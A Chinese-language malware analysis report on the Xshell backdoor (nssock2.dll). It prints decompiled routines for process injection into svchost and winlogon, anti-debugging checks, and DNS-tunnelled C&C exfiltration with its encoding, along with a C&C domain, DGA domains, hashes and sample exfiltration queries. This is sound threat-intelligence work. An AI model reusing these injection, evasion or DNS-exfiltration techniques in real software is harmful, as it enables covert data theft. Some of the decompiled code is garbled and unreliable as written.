该函数首先获取系统盘的磁盘卷标号，根据压入的 szKey 计算出一个结果，然后调用 Root 模块的 Base64Encode1Byte 来加密得到加密串。



```
v4 = szKey;
dwKey = key;
while ( *v4 )
{
    v6 = (GetSysDirVolumeSerialNumber() - 0x622F27FF) ^ dwKey;
    dwKey = *v4++ + (v6 >> 16) + (v6 << 16);
}
divNum = param2 - param1 + 1;
v8 = 0;
dwResult = param1 + dwKey % divNum;
if ( dwResult > 0 )
{
    do
    {
        v10 = ((int (__stdcall *)(unsigned int))FunctionName->Base64Encode1Byte)(dwKey % 0x1A);
        divNum = output;
        *(BYTE *)(v8 + output) = v10;
        dwKey = 0xCD220000 * dwKey - 0x7CE32DE * (dwKey >> 16) - 0x4E237376;
        ++v8;
    }
    while ( v8 < dwResult );
}
```

默认配置信息主要为以下信息

CC 地址	dns://www.notped.com	
需要注入的进程名	%windir%\system32\svchost.exe	
DNS 服务器 1	8.8.8.8	
DNS 服务器 2	8.8.4.4	
DNS 服务器 3	4.2.2.1	
DNS 服务器 4	4.2.2.2	
加密用的字符串	HD	安全客 (bobao.360.cn)

接着写入配置文件，分别通过磁盘卷标号，以及不同的 key，得出四组不同的加密串

```
GetEncodedVolumeSN((unsigned int)encSN0, 3, 8, 0xA7u);
GetEncodedVolumeSN((unsigned int)encSN1, 3, 8, 0xBCu);
GetEncodedVolumeSN((unsigned int)encSN2, 3, 8, 0x63u);
GetEncodedVolumeSN((unsigned int)encSN3, 3, 8, 0xF8u);
```

然后和依次系统路径“%ALLUSERSPROFILE%\” 拼接得到最终配置文件的路径（例如 C:\ProgramData\YICIO\PMIEYKOS\IYM\XIEUWSOY），最后将加密后的配置文件直接写入到该路径下。

Module_Install



Install 模块主要用于检测进程环境、控制进程退出和进入后门流程。Install 模块被 ROOT 模块调用其函数表的第二个函数开始执行，首先调整进程权限，然后调用 Config 模块函数表的第二个函数读取配置信息。

```
mov    eax, 6E30A8h
lea    ecx, [esp+20h+var_10]
call   DecodeString_2388 ; data offset 0x30a8 : SeTcbPrivilege
mov    esi, eax
call   WideCharToMultiByte_22E9
push   eax
call   SetPrivilege_1DA1
pop    ecx
lea    esi, [esp+20h+var_10]
call   LocalFreeStruct_2360
mov    eax, 6E30BCh
lea    ecx, [esp+20h+var_10]
call   DecodeString_2388 ; data offset 0x30bc : SeDebugPrivilege
mov    esi, eax
call   WideCharToMultiByte_22E9
push   eax
call   SetPrivilege_1DA1
pop    ecx
lea    esi, [esp+20h+var_10]
call   LocalFreeStruct_2360
push   858h
call   LocalAlloc_17F4
```

接着通过判断 ROOT 模块从上层获取的参数进行不同的流程：

```
LoadConfig_2120(v4, 0);           //
if ( *(_DWORD *)(*(_DWORD *) (ROOT_VTable_6E400C + offsetof(ModFuncList, RootParam)) + 8) == 2
    || *(_DWORD *)(*(_DWORD *) (ROOT_VTable_6E400C + offsetof(ModFuncList, RootParam)) + 8) == 3
    || *(_DWORD *)(*(_DWORD *) (ROOT_VTable_6E400C + offsetof(ModFuncList, RootParam)) + 8) == 4 )
{
    CallModule_ONLINE_6E1E98(0);           // 调用ONLINE模块，循环连接C&C
}
else if ( *(_DWORD *)(*(_DWORD *) (ROOT_VTable_6E400C + offsetof(ModFuncList, RootParam)) + 8) == 5
           || *(_DWORD *)(*(_DWORD *) (ROOT_VTable_6E400C + offsetof(ModFuncList, RootParam)) + 8) == 6 )
{
    CallModule_106_6E1E21();           // 调用ID为106的模块
}
else if ( DoInject_1637() )
{
    *(_DWORD *)(*(_DWORD *) (ROOT_VTable_6E400C + offsetof(ModFuncList, RootParam)) + 8) = 2;
    *(_DWORD *)(*(_DWORD *) (ROOT_VTable_6E400C + offsetof(ModFuncList, RootParam)) + 8) = 2;
    *(_DWORD *)(*(_DWORD *) (ROOT_VTable_6E400C + offsetof(ModFuncList, RootParam)) + 8) = 2;
    v5 = CreateThread_0x6e3030(0, 0, 0x6E1E98, 0, 0, &v6); // CallModule_ONLINE_6E1E98()
    CloseHandle_0x6e3050(v5);
}
```

当参数为 2\3\4 时，创建互斥体 “Global\[16-48 个随机字符]”，并直接调用 Online 模块函数表偏移为 0x04 的函数，即开始循环连接 C&C 服务器。



当参数为 5\6 时，尝试加载 ID 为 106 (这个模块不在默认内置的模块列表中，需要进一步下载)。

如果都不是以上情况，则尝试以系统权限启动 winlogon.exe 或者启动 svchost.exe，然后注入自身代码，然后启动 Online 模块。

```
while ( 1 )
{
    DecodeString_238B(*v7 + v0 + 88, (int)&v3); // %windir%\system32\svchost.exe
    if ( *v4 )
    {
        v5 = InjectWinlogon_12E4((int)v4);           // 尝试启动并注入winlogon.exe
        if ( !v5 )
            break;
    }
    LocalFreeStruct_2360((int)&v3);
    ++v6;
    ++v7;
    if ( v6 >= 4 )
    {
        v6 = 0;
        while ( 1 )
        {
            DecodeString_238B(*v1 + v0 + 88, (int)&v3); // %windir%\system32\svchost.exe
            if ( *v4 )
            {
                v5 = InjectSvchost_1529((int)v4);      // 尝试启动并注入svchost.exe
                if ( !v5 )
                    break;
            }
        }
    }
}
```

同时 Install 模块还会提供检测当前运行环境的接口：是否在调试、是否被进程监控、流量监控等，下面是一些特征字符串和相关代码：

```
call DecodeString_238B; data offset 0x31d4 : Wireshark-is-running-{9CA78EEA-EA4D-4490-9240-FC01FCEF464B}
call DecodeString_238B; data offset 0x3214 : Wireshark-is-running-{9CA78EEA-EA4D-4490-9240-FC01FCEF464B}
call DecodeString_238B; data offset 0x3254 : Wireshark-is-running-{9CA78EEA-EA4D-4490-9240-FC01FCEF464B}
call DecodeString_238B; data offset 0x3188 : IsDebuggerPresent
call DecodeString_238B; data offset 0x31a0 : kernelbase
call DecodeString_238B; data offset 0x31b0 : IsDebuggerPresent
call DecodeString_238B; data offset 0x31c8 : kernel32
call DecodeString_238B
call DecodeString_238B; data offset 0x3150 : AOPOASM
call DecodeString_238B; data offset 0x315c : AOPUASM
call DecodeString_238B; data offset 0x3168 : ACPOASM
call DecodeString_238B; data offset 0x3174 : WinDbgFrameClass
call DecodeString_238B; data offset 0x30dc : CreateFileW
call DecodeString_238B; data offset 0x30ec : kernel32
call DecodeString_238B; data offset 0x30f8 : \\.\Regmon
call DecodeString_238B; data offset 0x3108 : \\.\FileMon
call DecodeString_238B; data offset 0x3118 : \\.\ProcmonDebugLogger
call DecodeString_238B; data offset 0x3134 : \\.\NTICE
call DecodeString_238B; data offset 0x30d0 : Install
call DecodeString_238B; data offset 0x309c : Global\
call DecodeString_238B; data offset 0x30a8 : SeTcbPrivilege
call DecodeString_238B; data offset 0x30bc : SeDebugPrivilege
call DecodeString_238B; data offset 0x3334 : lstrcatW
```



```
mov    eax, 6E30F8h
lea    ecx, [esp+48h+var_40]
call   DecodeString_238B ; data offset 0x30f8 : \\.\Regmon
push   dword ptr [eax+8]
call   CheckFileExist_6E1C39
pop    ecx
lea    esi, [esp+48h+var_40]
call   LocalFreeStruct_2360
mov    eax, 6E3108h
lea    ecx, [esp+48h+var_30]
call   DecodeString_238B ; data offset 0x3108 : \\.\FileMon
push   dword ptr [eax+8]
call   CheckFileExist_6E1C39
pop    ecx
lea    esi, [esp+48h+var_30]
call   LocalFreeStruct_2360
mov    eax, 6E3118h
lea    ecx, [esp+48h+var_20]
call   DecodeString_238B ; data offset 0x3118 : \\.\ProcmonDebugLogger
push   dword ptr [eax+8]
call   CheckFileExist_6E1C39
pop    ecx
lea    esi, [esp+48h+var_20]
call   LocalFreeStruct_2360
mov    eax, 6E3134h
lea    ecx, [esp+48h+var_10]
call   DecodeString_238B ; data offset 0x3134 : \\.\NTICE
push   dword ptr [eax+8]
call   CheckFileExist_6E1C39
pop    ecx
lea    esi, [esp+48h+var_10]
call   LocalFreeStruct_2360
push   3E8h      ; _DWORD
call   dword ptr ds:Sleep_0x6e3060
jmp    loc_6E1CF6
```

Module_DNS

该模块的主要功能是使用 DNS 协议处理 CC 通信过程。模块的函数表如下

```
dword_10005004 = (int)Initialize;
dword_10005008 = (int)ThreadRecv;
dword_1000500C = (int)RecvDataProc;
dword_10005010 = (int)SendDataProc;
dword_10005014 = (int)SendPacketId;
dword_10005018 = (int)close_socket;
```

对应的函数功能分别为：



ThreadRecv	开启线程，从 CC 接收数据，将解码后数据写入到指定内存
RecvDataProc	读取 ThreadRecv 内存中的数据并返回
SendDataProc	将要发送的数据通过此函数拷贝指定内存中
SendPacketId	向 CC 发送包的 ID 信息
close_socket	关闭连接，清理现场 安全客 (bobao.360.cn)

模块的工作流程为：

在模块入口函数 100 编号对应的初始化过程中，模块会开启线程，等待其他插件数据到来，当收到数据时，调用 dispatch 将数据通过 DNS 发送到 CC 服务器。

其他插件调用该插件的第二个函数(也就是 ThreadRecv 函数)时，模块开启线程从 CC 接收数据，并将解码后的数据写到共享内存。

其他插件调用该插件的第三个函数(也就是 RecvDataProc 函数)可以取得该模块与 CC 服务器通信后的数据内容

其他插件调用该插件的第四个函数(也就是 SendDataProc 函数)可以使用该模块向 CC 服务器发送数据内容。

在初始化函数中，创建一个线程，在线程内部通过互斥量等待，当互斥量被触发后，调用该模块的 dispatch 函数。

```
if ( FdwReason == 100 ) // 初始化
{
    WSAStartup(0x101u, &WSAData);
    sub_10001000((struct _RTL_CRITICAL_SECTION *)1);
    goto LABEL_14;
```



```
do
{
    v2 = v1;
    v3 = *((_DWORD *)&a1[1].DebugInfo->Type + v1);
    if ( v3 )
    {
        **(_DWORD *) (v3 + 36);
        LeaveCriticalSection(a1);
        EnterCriticalSection((LPCRITICAL_SECTION) (*(( _DWORD *) &a1[1].DebugInfo->Type + v2) + 64));
        v4 = *((_DWORD *)&a1[1].DebugInfo->Type + v2);
        if ( *(_DWORD *) (v4 + 0x34) )
            (*(void ( _stdcall **)(int))(v4 + 0x34))(v4); // MyDispatch_B0
        LeaveCriticalSection((LPCRITICAL_SECTION) (*(( _DWORD *) &a1[1].DebugInfo->Type + v2) + 64));
        EnterCriticalSection(a1);
        v5 = *((_DWORD *)&a1[1].DebugInfo->Type + v2);
        if ( --*(_DWORD *) (v5 + 0x24) <= 0 )
        {
            v6 = *((_DWORD *)&a1[1].DebugInfo->Type + v2);
            (*(void ( _stdcall **)(int))(v6 + 0x38))(v6);
            *((_DWORD *)&a1[1].DebugInfo->Type + v2) = 0;
            --a1[1].LockCount;
        }
    }
    v1 = (unsigned __int16)++v8;
}
while ( (unsigned __int16)v8 < a1[1].RecursionCount );
```

从 CC 接收数据的代码过程

在通信过程中，开启线程接收数据

```
getsockname(*(a2 + 380), (a2 + 4), &namelen);
v5 = CreateThread(0, 0, RecvFromProc, a2, 0, &name);
*(a2 + 384) = v5;
if ( v5 )
{
    *(a2 + 176) = 2;
    result = 0;
}
else
{
    result = GetLastError();
}
```

线程函数将接收到数据存储在结构体的 0x60 偏移处



```
while ( *(a1 + 0x180) )
{
    v1 = *(a1 + 0x60);
    Fromlen = 0x10;
    v2 = recvfrom(*(a1 + 380), v1, 1024, 0, &From, &Fromlen);
    if ( v2 == -1 )
    {
        v3 = WSAGetLastError();
        if ( v3 != 10060 && v3 != 10054 && v3 != 10040 )
            return 0;
    }
    else
    {
        EnterCriticalSection((a1 + 64));
        v4 = *(a1 + 96);
        sub_1000269D(a1, v2, &From);
        LeaveCriticalSection((a1 + 64));
    }
}
return 0;
```

接收到的数据首先判断接收到的数据长度是否符合要求，然后使用解码函数

(DecodeCCData1)进行解码并判断解码后的内容格式是否符合。此后，使用同样的解码算法

(DecodeCCData1)再对数据进行一次解码。

```
if ( (unsigned int)len < 0xC || ntohs(*(_WORD *) (a1 + 2)) & 0xF ) // 判断接收到的数据的长度
{
    v21 = 0;
    v22 = 0;
    v24 = 0;
    v23 = 0;
    if ( !DecodeCCData1(&v25, (_BYTE *) (vdata + 12), (int) &v21, len - 12) ) // 解码数据
    {
        v5 = v25 + 0xC;
        if ( v25 + 0xC < len )
        {
            v6 = v5 + vdata;
            if ( !*(_BYTE *) (v5 + vdata) && *(_BYTE *) (v6 + 1) == 16 && !*(_BYTE *) (v6 + 2) && *(_BYTE *) (v6 + 3) == 1 )
            {
                v7 = v25 + 0x10;
                if ( v25 + 0x10 < len )
                {
                    v8 = v7 + vdata;
                    if ( *(_BYTE *) (v7 + vdata) == 0xC0u
                        && *(_BYTE *) (v8 + 1) == 0xC
                        && !*(_BYTE *) (v8 + 2)
                        && *(_BYTE *) (v8 + 3) == 0x10
                        && !*(_BYTE *) (v8 + 4)
                        && *(_BYTE *) (v8 + 5) == 1 )
                    {
                        v9 = v25 + 28;
                        if ( v25 + 28 < len )
                        {
                            v17 = 0;
                            v18 = 0;
                            v20 = 0;
                            v19 = 0;
                            DecodeCCData1(&v25, (_BYTE *) (v9 + vdata), (int) &v17, len - v9); // 解码数据
                            if ( v9 + v25 >= len )
                            {
                                v10 = -1;
                            }
                        }
                    }
                }
            }
        }
    }
ABEL_19:
    Free_str0C((int) &v17);
    Free_str0C((int) &v21);
    return v10;
}
```



将上面解码后的内容使用另一个解码算法(DecodeCCData2)进行解码，解出来的内容的第一个 DWORD 为解密 KEY，使用解密 KEY 将接收到的数据进行解密后，判断解密后的内容的第一个 WORD 为数据包类型 id，数据包类型 ID 包括:0，1，3 三种。每种不同的数据包使用不同的结构类型和不同的解密算法。

```
-----+
DecodeCCData2((__BYTE *)v12, v17, v_key1, v12); // 解密数据
nType = ntohs(*(__WORD *) (v12 + 2));
if ( (__WORD)nType )
{
    v15 = nType - 1;
    if ( v15 )
    {
        if ( v15 != 2 )
        {
            Free_str0C((int)&v17); // 不等于3
            goto LABEL_24;
        }
        if ( *(__DWORD *) (a2 + 0xB0) == 5 )// 3
            v16 = sub_10002A5A(v12, a2);
        else
            v16 = -1;
    }
35:
    v18 = v16;
    goto LABEL_19;
}
if ( *(__DWORD *) (a2 + 0xB0) == 5 )// 1
{
    v16 = Proc_type_1(v12, a2, v17);
    goto LABEL_35;
}
else if ( *(__DWORD *) (a2 + 0xB0) == 4 )// 0
{
    v16 = Proc_type_0(from, a2, v12);
    goto LABEL_35;
}
v16 = 0;
goto LABEL_35;
}
```

在对不同的数据类型的处理过程中，都会将解码后的内容写入到结构体偏移+0x5C 的地址中，该地址就是数据传输时使用的共享内存地址。



```
v14 = a3 - 18;
v21 = v14;
if ( v14 > 0 )
{
    v15 = EncodeContent(v18, *(DWORD *) (a2 + 0x5C) v14, v14);
    if ( v15 )
    {
        memcpy(*(_DWORD *) (v15 + 24), v3 + 18, v21);
        sub_10001C8E(a2);
        *(DWORD *) (a2 + 372) = 0;
    }
}
```

数据包的解密算法代码片段为：

```
int __usercall DecryptCCData@<eax>(_BYTE *buf@<eax>, int size@<edx>, unsigned int key1@<ecx>, int key2)
{
    int v4; // edi@1
    int v5; // esi@2

    v4 = size;
    key1 = (unsigned __int16)key1;
    if ( size > 0 )
    {
        v5 = key2 - (DWORD)buf;
        do
        {
            key1 = -1758396416 * key1 - 1122789583 * (key1 >> 16) - 981816590;
            *buf = key1 ^ buf[v5];
            ++buf;
            --v4;
        }
        while ( v4 );
    }
    return 0;
}
```

向 CC 发送数据的代码片段



```

u7 = htons(1u);
u8 = htons(*(_WORD *) (a2 + 0x28));           // 地址包ID
u9 = htons(*(_WORD *) (a2 + 0x2A));           // 服务器response包id
u10 = htons(*(_WORD *) a1);
u11 = htons(*(_WORD *) (*(_DWORD *) (a2 + 0x5C) + 0xE));
u12 = htons(*(_WORD *) (*(_DWORD *) (a2 + 0x5C) + 0xC));
MyMemset((int)&u13, 4);
u2 = *(_DWORD *) (a2 + 0x5C);
u3 = *(_WORD *) (u2 + 0xE);
u15 = *(_WORD *) (u2 + 0x10);
if ( (_WORD)u3 != (_WORD)u15 )
{
    u17 = u3 + 1;
    u16 = &u13;
LABEL_3:
    *u16 = 0;
    u4 = 0;
    while ( 1 )
    {
        if ( (*(_DWORD *) (*(_DWORD *) u2 + 4 * ((signed int)(unsigned __int16)u17 % *(_DWORD *) (u2 + 8)))) )
            *u16 |= 1 << u4;
        if ( (_WORD)u17 == (_WORD)u15 )
            break;
        ++u17;
        if ( ++u4 >= 8 )
        {
            ++u16;
            goto LABEL_3;
        }
    }
}
memcpy((int)&u14, *(_DWORD *) (a1 + 0x18), *(_DWORD *) (a1 + 0xC));
return CallMySendTo(a2, (int)&u6, *(_DWORD *) (a1 + 12) + 18);

```

代码分析对抗

样本使用到的技术很多，例如动态加载、花指令、反调试、多层解密、代码注入等，使用的这些技巧大大增加了安全人员分析工作所需要花费的时间，也能有效躲避杀软检测，并使一些分析工具产生异常而无法正常执行恶意代码流程。下面举例说明一下使用到的技巧：

代码中加入了大量的 JMP 类型花指令，还有一些无效的计算，比如下图中红框中 ECX。

```

seg000:00000009          loc_D009:          ; CODE XREF: seg000:00000037↓j
seg000:00000009 90
seg000:0000000A 90
seg000:0000000B 90
seg000:0000000C 90
seg000:0000000D 90
seg000:0000000E 8B 45 EC
seg000:00000011 8A 04 30
seg000:00000014 0F B6 C8
seg000:00000017 B3 E9 00
seg000:0000001A 74 0C
seg000:0000001C 49
seg000:0000001D 74 04
seg000:0000001F 88 06
seg000:00000021 EB 08
seg000:00000023
seg000:00000023

```

在每次获取 API 地址之后，都会检测 API 代码第一字节是否等于 0xcc，如果等于则结束后续行为，否则继续。

Shellcode 通过自身的配置信息，通过一个 for 循环，循环 4 次。每次根据 EDI 定位配置信息，通过下面的结构体来获取要拷贝的数据的大小，将所有需要的数据拷贝到申请的内存中。

然后解密数据。

循环拷贝数据

关联分析及溯源

8月的域名为 nylalobghyhirgh.com , 360 威胁情报中心显示此域名为隐私保护状态 :



nyalobghyhirgh.com

威胁情报 0 域名解析 1 **注册信息 1** 关联域名 1 定制搜索

当前注册信息

暂无标签	创建时间	2017-07-23 00:00:00
流行度	过期时间	2018-07-23 00:00:00
动态域名	更新时间	2017-07-31 00:00:00
隐私保护	注册人	Domain Administrator
	注册人所属组织	See PrivacyGuardian.org (相关域名150个)
	管理员邮箱	pw-f6ca9ef77629b4156d363b3b62be709e@privacyguardian.org (相关域名1个)
创建时间	管理员电话	+1.3478717726
升级时间	管理员传真	
过期时间	国家代码	US
最近看到	域名服务商	NameSilo, LLC
	域名服务器	NS1.QHOSTER.NET, NS2.QHOSTER.NET, NS3.QHOSTER.NET, NS4.QHOSTER.NET

相关安全报告:


没有数据

历史注册信息

更新时间	过期时间	注册人	管理员邮箱	域名服务器	域名服务商
没有数据					

[高级可视化分析](#)

域名目前在 7 月 23 日被注册，8 月 3 日达到解析量的顶峰，360 网络研究院的数据显示解析量巨大，达到 800 万。



所有的请求类型为 NS 记录，也就是说域名极有可能被用来析出数据而不是用于 C&C 控制，这与前面的分析结论一致。

而 notped.com 作为已知的相关恶意域名，我们发现其注册人为 Yacoboski Curtis，据此关联点找到了一些其他的关联域名，具体见附件的 IOC 节，由于这些域名并没有找到对应的连接样本，目前只是怀疑，不能确定就是其他的相关恶意域名。



notped.com

威胁情报 域名解析 **注册信息 1** 关联域名 1

当前注册信息

创建时间

过期时间

更新时间

注册人 Yacoboski Curtis

注册人所属组织 Curtis Yacoboski (相关域名3个)

管理员邮箱

流行度 1 星

动态域名 否

隐私保护 否

参考链接

https://www.netsarang.com/news/security_exploit_in_july_18_2017_build.html

<https://securelist.com/shadowpad-in-corporate-networks/81432/>

https://cdn.securelist.com/files/2017/08/ShadowPad_technical_description_PDF.pdf

附件

IOC列表

域名	说明
vwrcbohspufip.com	2017年6月DGA域名
ribotqtonut.com	2017年7月DGA域名
nylalobghyhirgh.com	2017年8月DGA域名
jkvmdmjyfcvkf.com	2017年9月DGA域名
bafyvoruzgjitwr.com	2017年10月DGA域名
xmponmzmxkxkh.com	2017年11月DGA域名
tczafklirk.com	2017年12月DGA域名
vmvahedczyrml.com	2018年1月DGA域名
ryfmzcpuxyf.com	2018年2月DGA域名
notyraxqrctmnir.com	2018年3月DGA域名
fadojcfipgh.com	2018年4月DGA域名
bqnabanejkvmpyb.com	2018年5月DGA域名
xcxmtyvwhonod.com	2018年6月DGA域名
tshylahobob.com	2018年7月DGA域名
notped.com	C&C域名，注册人 Yacoboski Curtis
paniesx.com	同注册人 Yacoboski Curtis 可疑域名
techniciantext.com	同注册人 Yacoboski Curtis 可疑域名
dnsgoogle.com	同注册人 Yacoboski Curtis 可疑域名
operatingbox.com	同注册人 Yacoboski Curtis 可疑域名
文件 HASH	安全客 (bobao.360.cn)

97363d50a279492fda14cbab53429e75	文件名 nssock2.dll
18dbc6ea110762acaa05465904dda805	文件名 nssock2.dll
22593db8c877362beb12396cfef693be	文件名 nssock2.dll
82e237ac99904def288d3a607aa20c2b	文件名 nssock2.dll
3b7b3a5e3767dc91582c95332440957b	文件名 nssock2.dll 安全客 (bobao.360.cn)



DNS 隧道编解码算法

Xshell 后门代码通过 DNS 子域名的方式向 C&C 服务器输出收集到的主机信息，以下是分析得到的编码算法及实现的对应解码程序。

编码算法是先经过下图的算法 1 加密成二进制的形式如图：

```

v4 = 0;
v5 = 0;
v10 = a1;
v11 = a1;
v12 = a1;
v13 = a1;
if ( a3 > 0 )
{
    v6 = a2 - a4;
    do
    {
        if ( v5 & 3 )
        {
            switch ( v5 & 3 )
            {
                case 1:
                    v11 = 3218565146 - 2108815119 * v11;
                    break;
                case 2:
                    v12 = -533057286 - 808833238 * v12;
                    break;
                case 3:
                    v13 = -1312860799 - 18620559 * v13;
                    break;
            }
        }
        else
        {
            v10 = -1624994166 - 797953662 * v10;
        }
        v4 = (*(_BYTE *)&v10 + 4 * (v5 & 3) + 2) ^ (*(_BYTE *)&v10 + 4 * (v5 & 3) + 1)
            + (*(_BYTE *)&v10 + 4 * (v5 & 3)) ^ v4));
        - *(_BYTE *)&v10 + 4 * (v5 & 3) + 3);
        v7 = (_BYTE *)&v5 + a4;
        v8 = v4 ^ *(_BYTE *)&v6 + v5++ + a4);
        *v7 = v8;
    }
    while ( v5 < a3 );
}
return 0;
}

```

算法 1 加密后的数据：

001A706A	6E 00 74 00	65 00 72 00	66 00 61 00	63 00 65 00	n.t.e.r.f.a.c.e.
001A707A	00 00 00 00	00 00 07 00	08 00 C4 01	0A 00 00 00■.■?....
001A708A	FB 5E 86 1C	31 BF 90 28	CE 71 DC CB	00 13 A1 64	鴨?1繡(蠻芩.■
001A709A	A7 A4 72 6E	1D AA 27 2F	CE C1 80 53	7F 49 7A 8A	rn■?/溫■IzZ
001A70AA	7A A8 86 92	BC 0B F1 4D	B1 CA 11 22	00 00 03 00	z■ 涂■謙筆■"....
001A70BA	07 00 C3 01	0C 00 00 00	00 00 78 01	16 00 00 00	■.?.?....x■....
001A70CA	00 00 00 00	00 00 03 00	00 03 CE 01	0A 00 20 4C ?... L
001A70DA	1A 00 6E 69	73 74 72 61	74 6F 72 00	00 00 E3 01	■.nistrator...?
001A70EA	03 00 C9 10	0C 00 78 01	16 00 60 F3	18 00 00 00	.?..x■. `?....
001A70FA	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00




然后把结果转换成可见的字符转换方法是通过每个字节的高位减 'j' 低位减 'a'，把1个字节拆分成2个字节的可见字符，这样就浪费了一个字节：

```
int __userpurge sub_201C0<eax>(int a1@<edi>, int a2@<esi>, int a3)
{
    int i; // ecx@1

    sub_125E(2 * a1, a2);
    for ( i = 0; i < a1; ++i )
    {
        *(_BYTE *)(*(_DWORD *) (a2 + 12) + 2 * i) = (*(_BYTE *) (a3 + i) & 0xF) + 'a';
        *(_BYTE *)(*(_DWORD *) (a2 + 12) + 2 * i + 1) = (*(_BYTE *) (a3 + i) >> 4) + 'j';
    }
    return 0;
}
```

解密算法是加密算法的逆运算，解密算法流程如下图：



根据网上的一些公开的流量数据，



```
sajajlyoogrmkj1kmosbxowcrmw1vajdkbtbjoylypkoldjntglcoaskskwfcjcolqlmcrlqctjrhsltakoxnnmt1vdpdpcwhpgnet.nylalobgh
yhirgh.com
1 sajajlyoogrmkkmhncrjkkingvwmw1vajdketeknvwbfqppgbtdlcj.esjsnwhjmglnoksjmctgrlyhsgmgveqmrexmlloppylmp1.nylalobghy
hingh.com
2 sajajlyoogrmkpmnmixivemirmw1vajdkctcjpymyj1fmoqjyaqplm.tfvduaplkilcogrcpbv.nylalobghyhirgh.com
3 sajajlyoogrmkpmnmixivemirmw1vajdkctcjpymyj1fmoqjyaqplm.tfvduaplkilcogrcpbv.nylalobghyhirgh.com
4 sajajlyoogrmkpmnmixivemirmw1vajdkctcjpymyj1fmoqjyaqplm.tfvduaplkilcogrcpbv.nylalobghyhirgh.com
5 sajajlyoogrmkj1jnmjmmhj1kgnmw1vajdkjtcmycxj1ppolisfqgpc.sjsnwap.nylalobghyhirgh.com
6 sajajlyoogrmkpmnmixivemirmw1vajdkctcjpymyj1fmoqjyaqplm.tfvduaplkilcogrcpbv.nylalobghyhirgh.com
7 sajajlyoogrmkpmnmixivemirmw1vajdkctcjpymyj1fmoqjyaqplm.tfvduaplkilcogrcpbv.nylalobghyhirgh.com
8 sajajlyoogrmkeloufadqfpjwmw1vajdkctmkcydyblooo1jwaqpp.gosokwdklj1mkoks1qduix.nylalobghyhirgh.com
9 sajajlyoogrmkjdmkporqj1qumwmw1vajdkctgjewiufqoppkotelgmovfexem.lmak1moxgofffrcsbtgkayiohuevhknnevkj.nylalobghyhi
rgh.com
10 sajajlyoogrmkml1wgmgo00avmw1vajdkctckcwgvjmjkjbpivjmgmc.udvnyamjmmj1moxhvaphjencqasmmbsfv.nylalobghyhirgh.com
11 sajajlyoogrmkglhsnqnmkpkqmw1vajdkctckcwgvjmjkjbpivjmgmcudvnyamj.mmj1moxhvaphjencqasmmbsfv.nylalobghyhirgh.com
12 sajajlyoogrmk1kjqgxdxbxiymw1vajdkctckcwgvjmjkjbpivjmgmc.udvnyamjmmj1moxhvaphjencqasmmbsfv.nylalobghyhirgh.com
13 sajajlyoogrmk1kjqgxdxbxiymw1vajdkctckcwgvjmjkjbpivjmgmc.udvnyamjmmj1moxhvaphjencqasmmbsfv.nylalobghyhirgh.com
